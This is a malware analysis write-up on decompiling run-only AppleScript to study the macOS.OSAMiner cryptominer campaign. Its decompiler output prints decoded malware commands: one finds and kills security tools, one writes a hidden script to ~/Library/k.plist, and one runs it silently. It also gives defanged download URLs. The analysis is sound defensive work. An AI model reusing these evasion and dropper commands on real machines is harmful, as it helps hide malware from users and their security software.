
This command is then executed via the AppleScript `do shell script` command. If the command returns a PID for the process name, a further `do shell script` command is executed to kill the PID.

We can see that the 'killProcess' function is called twice in the code. On the first call, it is passed a string concatenated from "Activity Monitor" and ".app", both of which are hardcoded in the source:




This call occurs only if "Activity Monitor" is returned in the list of System Events' currently running processes.

The second call to 'killProcess' requires decoding a number of the script's obfuscated hexadecimal strings by passing those through the 'd' or decode function as we did before.



Here we show some of the output of the `disassembler.py` script after running it through our decompiler tool, discussed in the next section:



`ps ax | grep -E '360|Keeper|MacMgr|Lemon|Malware|Avast|Avira|CleanMyMac' | grep -v grep | awk '{print $1}'`

Building a Decompiler on Top of the Disassembler

Without the AEVT codes and other decompiling, the output of the disassembler is obscure at best.

```
 000e9 MessageSend 37 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
 000ec StoreResult
 000ed PushIt
 000ee PushLiteralExtended 38 # [<Value type=special value=nil>, <Value type=string
value=b'\x00\xd3\x00\xd7\x00\xc5\x00\xd7\x00\xc7\x00\xd6\x00\xcd\x00\xd4\x00\xd8\x00\x84\x00\x84\x00\xe2\x00\x93\x00\xb0\
x00\xcd\x00\xc6\x00\xd6\x00\xc5\x00\xd6\x00\xdd\x00\x93\x00\xcf\x00\x92\x00\xd4\x00\xd0\x00\xcd\x00\xd7\x00\xd8\x00\x84\x00
\xa2\x00\x84\x00\x93\x00\xc8\x00\xc9\x00\xda\x00\x93\x00\xd2\x00\xd9\x00\xd0\x00\xd0\x00\x84\x00\x96\x00\xa2\x00\x84\x00\
x93\x00\xc8\x00\xc9\x00\xda\x00\x93\x00\xd2\x00\xd9\x00\xd0\x00\xd0\x00\x84\x00\x8a\x00\x84'>]
 000f1 Push1
 000f2 PositionalMessageSend 35 # b'd'
 000f5 Push0
 000f6 MessageSend 37 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
 000f9 StoreResult
```

Running our decompile tool on the output from the disassembler, however, makes things much clearer. Not only do we get each AEVT code's command name and description in human readable form, our tool also automatically extracts and decodes the malware's obfuscated hex strings.

```
 000e9 MessageSend 37 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
  ;             <command name="do shell script" code="sysoexec" description="Execute a shell script using the 'sh' shell"> --> in
StandardAdditions.sdef


 000ec StoreResult

 000ed PushIt

 000ee PushLiteralExtended 38   ;  String:
d3d7c5d7c7d6cdd4d88484e293b0cdc6d6c5d6dd93cf92d4d0cdd7d884a28493c8c9da93d2d9d0d08496a28493c8c9da93d2d9d0d0848a84
      Decoded String: 'osascript  ~/Library/k.plist > /dev/null 2> /dev/null & '

 000f1 Push1

 000f2 PositionalMessageSend 35 # b'd'
   ;  Function Call
 000f5 Push0

 000f6 MessageSend 37 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
  ;             <command name="do shell script" code="sysoexec" description="Execute a shell script using the 'sh' shell"> --> in
StandardAdditions.sdef
```

Embedded strings, as well as hardcoded strings and number formats are also translated.

From the disassembler output we get:

```
        001a5 MessageSend 56 # <Value type=object value=<Value type=event_identifier value=b'misc'-b'curd'-b'ldt
'-b'\x00\x00\x10\x00'-b'null'-b'\xff\xff\x80\x00'>>
        001a8 GetData
        001a9 PopGlobalExtended b'y'
        001ac StoreResult
        001ad PushGlobalExtended b'y'
        001b0 PushLiteralExtended 51 # <Value type=object value=<Value type=constant value=0x79656172>>
        001b3 MakeObjectAlias 21 # GetProperty

        001b4 PushLiteralExtended 52 # <Value type=fixnum value=0x16d>
```

But after running it through the decompiler, we get a much more informative output for these lines:

```
        001a5 MessageSend 56 # <Value type=object value=<Value type=event_identifier value=b'misc'-b'curd'-b'ldt
'-b'\x00\x00\x10\x00'-b'null'-b'\xff\xff\x80\x00'>>
  ;            <command name="current date" code="misccurd" description="Return the current date and time"> --> in StandardAdditions.sdef

        001a8 GetData

        001a9 PopGlobalExtended b'y'

        001ac StoreResult

        001ad PushGlobalExtended b'y'

        001b0 PushLiteralExtended 51 # <Value type=object value=<Value type=constant value=0x79656172>>
  ;  String Constant:  'year'

        001b3 MakeObjectAlias 21 # GetProperty

        001b4 PushLiteralExtended 52 # <Value type=fixnum value=0x16d>   ;  Decimal value = 365

        001b7 Multiply

        001b8 PushGlobalExtended b'y'

        001bb PushLiteralExtended 53 # <Value type=object value=<Value type=constant value=0x6d6e7468>>
  ;  String Constant:  'mnth'
```

Similarly, “Tell” blocks in AppleScript are much easier to understand after running the decompiler. From the disassembly alone, it’s difficult to interpret the purpose of the following code between offset **00007** and **00018**, for example:

```
     00007 PushLiteral 1 # <Descriptor type=b'alis'
content=b'\x00\x00\x00\x00\x01v\x00\x02\x00\x01\x03MAC\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\xce\xa2\xe5\x88H+\x00\x00\x00\x00\x000\x11System
Events.app\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x030a\xcc\x08oI\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xff\xff\x00\x00\t
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0cCoreServices\x00\x10\x00\x08\x00\x00\xce\xa2u\x08\x00\x00\x00\x11\x00\x08
\x00\x00\xcc\x07\xfe\xc9\x00\x00\x00\x01\x00\x0c\x00\x00\x000\x00\x00\x00*\x00\x00\x00)\x00\x02\x004MAC:System:\x00Library:\
x00CoreServices:\x00System Events.app\x00\x0e\x00$\x00\x11\x00S\x00y\x00s\x00t\x00e\x00m\x00
\x00E\x00v\x00e\x00n\x00t\x00s\x00.\x00a\x00p\x00p\x00\x0f\x00\x08\x00\x03\x00M\x00A\x00C\x00\x12\x00-System/Library/CoreServices/System
Events.app\x00\x00\x13\x00\x01/\x00\xff\xff\x00\x00'>
     00008 Tell 15
          0000b PushIt
          0000c PushLiteral 2 # <Value type=object value=<Value type=constant value=0x63646973>>
          0000d PushMe
          0000e PushLiteral 3 # <Value type=object value=<Value type=constant value=0x70737866>>
          0000f PushLiteral 4 # [<Value type=special value=nil>, <Value type=string value=b'\x00/'>]
          00010 MakeObjectAlias 24 # GetIndexed (item A of B)

          00011 PushLiteral 5 # <Value type=object value=<Value type=constant value=0x54455854>>
          00012 Coerce
          00013 MakeObjectAlias 24 # GetIndexed (item A of B)

          00014 PushLiteral 6 # <Value type=object value=<Value type=constant value=0x63617061>>
          00015 MakeObjectAlias 21 # GetProperty
          00016 GetData
          00017 PopGlobal b'x'
          00018 EndTell
```

The decompiler makes it clear that the block targets System Events and returns the disk capacity of “/”, the startup drive.

```
    00007 PushLiteral 1 #  /Library/CoreServices/System Events
    00008 Tell 15
        0000b PushIt
        0000c PushLiteral 2 # <Value type=object value=<Value type=constant value=0x63646973>>
  ;         <suite name="Disk-Folder-File Suite" code="cdis" description="Terms and Events for controlling Disks, Folders,
and Files"> --> in SystemEvents.sdef
            <class name="disk" code="cdis" description="A disk in the file system" inherits="disk item" plural="disks">
--> in SystemEvents.sdef
        0000d PushMe
        0000e PushLiteral 3 # <Value type=object value=<Value type=constant value=0x70737866>>
  ;             <class name="POSIX file" code="psxf" description="A file object specified with a POSIX (slash)-style
pathname."> --> in StandardAdditions.sdef
        0000f PushLiteral 4 #  ;  String: '/'
        00010 MakeObjectAlias 24 # GetIndexed (item A of B)
        00011 PushLiteral 5 # <Value type=object value=<Value type=constant value=0x54455854>>
  ;       kAETextSuite                  = 'TEXT', /*  0x54455854  */ --> in AERegistry.h
      typeChar                      = 'TEXT' /* Deprecated, use typeUTF8Text instead. */ --> in AEDataModel.h
        00012 Coerce
        00013 MakeObjectAlias 24 # GetIndexed (item A of B)
        00014 PushLiteral 6 # <Value type=object value=<Value type=constant value=0x63617061>>
  ;                 <property name="capacity" code="capa" type="number" access="r" description="the total number of bytes
(free or used) on the disk" /> --> in SystemEvents.sdef
        00015 MakeObjectAlias 21 # GetProperty
        00016 GetData
        00017 PopGlobal b'x'
        00018 EndTell
```

Our tool attempts to return the human-readable code for an AEVT from all available sources. That can mean multiple interpretations for a single line.

```
00001 PushLiteral 0 # <Value type=object value=<Value type=constant value=0x49442020>>
     keyAEID                        = 'ID  ', /*  0x49442020  */ --> in AERegistry.h
     pID                            = 'ID  ', /*  0x49442020  */ --> in AERegistry.h
               <property name="id" code="ID  " type="integer" access="r" description="unique identifier of the desktop"> --> in SystemEvents.sdef
               <property name="id" code="ID  " type="text" access="r" description="the unique identifier for the configuration"> --> in SystemEvents.sdef
               <property name="id" code="ID  " type="text" access="r" description="the unique identifier for the interface"> --> in SystemEvents.sdef
               <property name="id" code="ID  " type="text" access="r" description="the unique identifier for the location"> --> in SystemEvents.sdef
               <property name="id" code="ID  " type="text" access="r" description="the unique identifier for the service"> --> in SystemEvents.sdef
               <property name="id" code="ID  " type="text" access="r" description="the unique ID of the disk item"> --> in SystemEvents.sdef
               <property name="id" code="ID  " type="text" access="r" description="the unique identifier of the domain"> --> in SystemEvents.sdef
               <property name="id" code="ID  " type="integer" access="r" description="The unique identifier of the process"> --> in SystemEvents.sdef
               <property name="id" code="ID  " type="text" access="r" description="the unique identifier of the XML data"> --> in SystemEvents.sdef
               <property name="id" code="ID  " type="text" access="r" description="the unique identifier of the XML element"> --> in SystemEvents.sdef
               <property name="id" code="ID  " type="text" access="r" description="The unique identifier of the class"> --> in SystemEvents.sdef
               <property name="id" code="ID  " type="text" access="r" description="The unique identifier of the command"> --> in SystemEvents.sdef
               <property name="id" code="ID  " type="text" access="r" description="The unique identifier of the enumeration"> --> in SystemEvents.sdef
               <property name="id" code="ID  " type="text" access="r" description="The unique identifier of the enumerator"> --> in SystemEvents.sdef
               <property name="id" code="ID  " type="text" access="r" description="The unique identifier of the parameter"> --> in SystemEvents.sdef
               <property name="id" code="ID  " type="text" access="r" description="The unique identifier of the property"> --> in SystemEvents.sdef
               <property name="id" code="ID  " type="text" access="r" description="The unique identifier of the suite"> --> in SystemEvents.sdef
            <property name="id" code="ID  " type="integer" access="r" description="The unique identifier of the window."/> --> in AppleScriptKit.sdef
            <property name="id" code="ID  " type="integer" access="r" description="the unique id of the object"/> --> in AppleScriptKit.sdef
```

Years of experience with AppleScript has taught us that this kind of verbosity is vital to make sense of complex scripts, where the meaning of AEVT codes can change depending on the target of the block they appear in. For those less familiar with the vagaries of AppleScript, a little explanation here may be in order.

Interlude: A Quick Guide to AEVT Codes

According to Apple's legacy documentation (I maintain a PDF repository here), Apple Event codes *"are defined primarily in the header files AppleEvents.h and AERegistry.h in the AE framework"*. However, the word "primarily" is an important, and arguably misleading, qualifier as there are many other places where the codes can be defined, depending on exactly what the script targets.

Most AppleScripts will likely make use of the `StandardAdditions.osax`, which defines a whole range of codes that add essential functionality to the base AppleScript language. In addition, malware scripts are likely to also target either or both of System Events and the Terminal, both of which have their own definitions for Apple Event codes. Indeed, any application that is "scriptable" can define its own Apple Event codes. These definitions are nowadays located in an XML file with the extension `.sdef` inside each application's own bundle Resources folder.

Because of this architecture, you can only retrieve the codes for an AppleScript if you have the targeted applications on your system. Fortunately, in the case of malware, it is highly likely that the malware will only target system applications that can be found on every Mac, such as System Events and the Terminal, both because of their power to manipulate the system and because of their universality – an AppleScript that targets an application that is not on the victim's system will fail to execute fully or at all, and will thus have limited utility, at least for commodity malware.

The paths we need for most Apple Event codes then can be found in the following locations:

AEFramework:
We need the source for the AEFramework headers, and that requires installation of the Xcode Command Line tools. These should be found within the `/Library/Developer/CommandLineTools/SDK`s folder. For example on Catalina:

```
/Library/Developer/CommandLineTools/SDKs/MacOSX10.15.sdk/System/Library/Frameworks/Cor
```

For Big Sur,


```
/Library/Developer/CommandLineTools/SDKs/MacOSX11.0.sdk/System/Library/Frameworks/Core
```

Alternatively, you may find the path to these from the Terminal, via

`% xcode-select -p`

The output of that command can then be extended with the following path that should take you to the Headers directory:

```
/Platforms/MacOSX.platform/Developer/SDKs/MacOSX.sdk/System/Library/Frameworks/CoreSer
```



AppleScriptKit:

```
/System/Library/Frameworks/AppleScriptKit.framework/Versions/A/Resources/AppleScriptKi
```

Standard Additions OSAX:

```
/System/Library/ScriptingAdditions/StandardAdditions.osax/Contents/Resources/StandardA
```


System Events.app:

```
/System/Library/CoreServices/System Events.app/Contents/Resources/SystemEvents.sdef
```

Terminal.app:

```
/System/Applications/Utilities/Terminal.app/Contents/Resources/Terminal.sdef
```

There are, of course, many more `.sdef` files on any given system – as many as there are scriptable applications on the current OS installation. The Script Editor's Dictionary viewer lists all scriptable applications on a system:



However, few of those will be targeted by malware. Even so, since the scripting definition file appears in a predictable location within each application bundle, our decompiler attempts to suggest further SDEFs for other applications targeted in the script if they exist on the analysis machine. Which code is the correct one given the context of the rest of the script is up to the analyst to interpret. The aim of our decompiler is to make this fairly easy to discern.

Understanding the macOS.OSAMiner Campaign

With these tools to hand, our workflow will be as follows:

```
% disassembler.py target.scpt > target.txt
% aevt_decompile target.txt
 -> ~/Desktop/target.out
```

The aevt_decompile program will by default output to `~/Desktop/<filename>.out` (e.g., target.out), though this can be changed in the code. The `.out` file can be opened or read in Vi, BBEdit or whatever happens to be your preferred text editor.

Running our tools on a number of samples from 2018 to 2020 now reveals more clearly how the macos.OSAMiner campaign works. The parent script first checks the disk capacity of the victim's machine via System Events and exits if there is not enough free space.

Next, it writes out the embedded AppleScript to `~/Library/k.plist` via a `do shell script` command, and then executes the embedded script with `osascript`, again shelling out via `do shell script`. As we shall see, the primary function of this embedded script is to take on evasion and anti-analysis duties.

```
 000d4 PushLiteralExtended 34   ;  String: d4d6cdd2d8ca848b89c68b848b
      Decoded String: 'printf '%b' ''

 000d7 Push1

 000d8 PositionalMessageSend 35 # b'd'
    ;  Function Call
 000db PushGlobalExtended b'_x'

 000de Concatenate

 000df PushIt

 000e0 PushLiteralExtended 36   ;  String: 8b84a284e293b0cdc6d6c5d6dd93cf92d4d0cdd7d8
      Decoded String: '' > ~/Library/k.plist'

 000e3 Push1

 000e4 PositionalMessageSend 35 # b'd'
    ;  Function Call
 000e7 Concatenate

 000e8 Push0

 000e9 MessageSend 37 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
  ;             <command name="do shell script" code="sysoexec" description="Execute a shell script using the 'sh' shell"> --> in
StandardAdditions.sdef


 000ec StoreResult

 000ed PushIt

 000ee PushLiteralExtended 38   ;  String:
d3d7c5d7c7d6cdd4d88484e293b0cdc6d6c5d6dd93cf92d4d0cdd7d884a28493c8c9da93d2d9d0d08496a28493c8c9da93d2d9d0d0848a84
      Decoded String: 'osascript  ~/Library/k.plist > /dev/null 2> /dev/null & '

 000f1 Push1
```

After writing out the embedded script, the parent script continues to execute, setting up a persistence agent and downloading the first stage of the miner by retrieving a URL embedded in a public web page.


In our particular sample, the obfuscated, hardcoded URL is

`hxxp://www[.]budaybu10000[.]com:8080`


However, this URL currently does not resolve, which suggests either that the malware campaign for this particular URL has not been activated yet or for some reason has gone offline. Fortunately, we can use our disassembler and decompiler on other samples to find a still live URL and see what it serves. In this case, we can find the following URL

`hxxps://www[.]emoneyspace[.]com/wodaywo`

having the same function in an older sample (ab4596d3f8347d447051eb4e4075e04c37ce161514b4ce3fae91010aac7ae97f) and still live. The URL takes us to the following public web page:



The source code of the webpage is parsed by the malware to retrieve an embedded URL surrounded by the text delimiters `-=-=-=`. Curiously, the code for extracting the URL is duplicated inline rather than being passed off to the ‘r_t’ function at data offset **4**.



The extracted URL is passed to the `curl` utility for downloading a remote file. Despite the `.png` extension, it is of course another run-only AppleScript, which is now written out to `~/Library/11.png` on the infected device and executed at offset **00387**.

The malware now has four components running (path names can vary across samples):

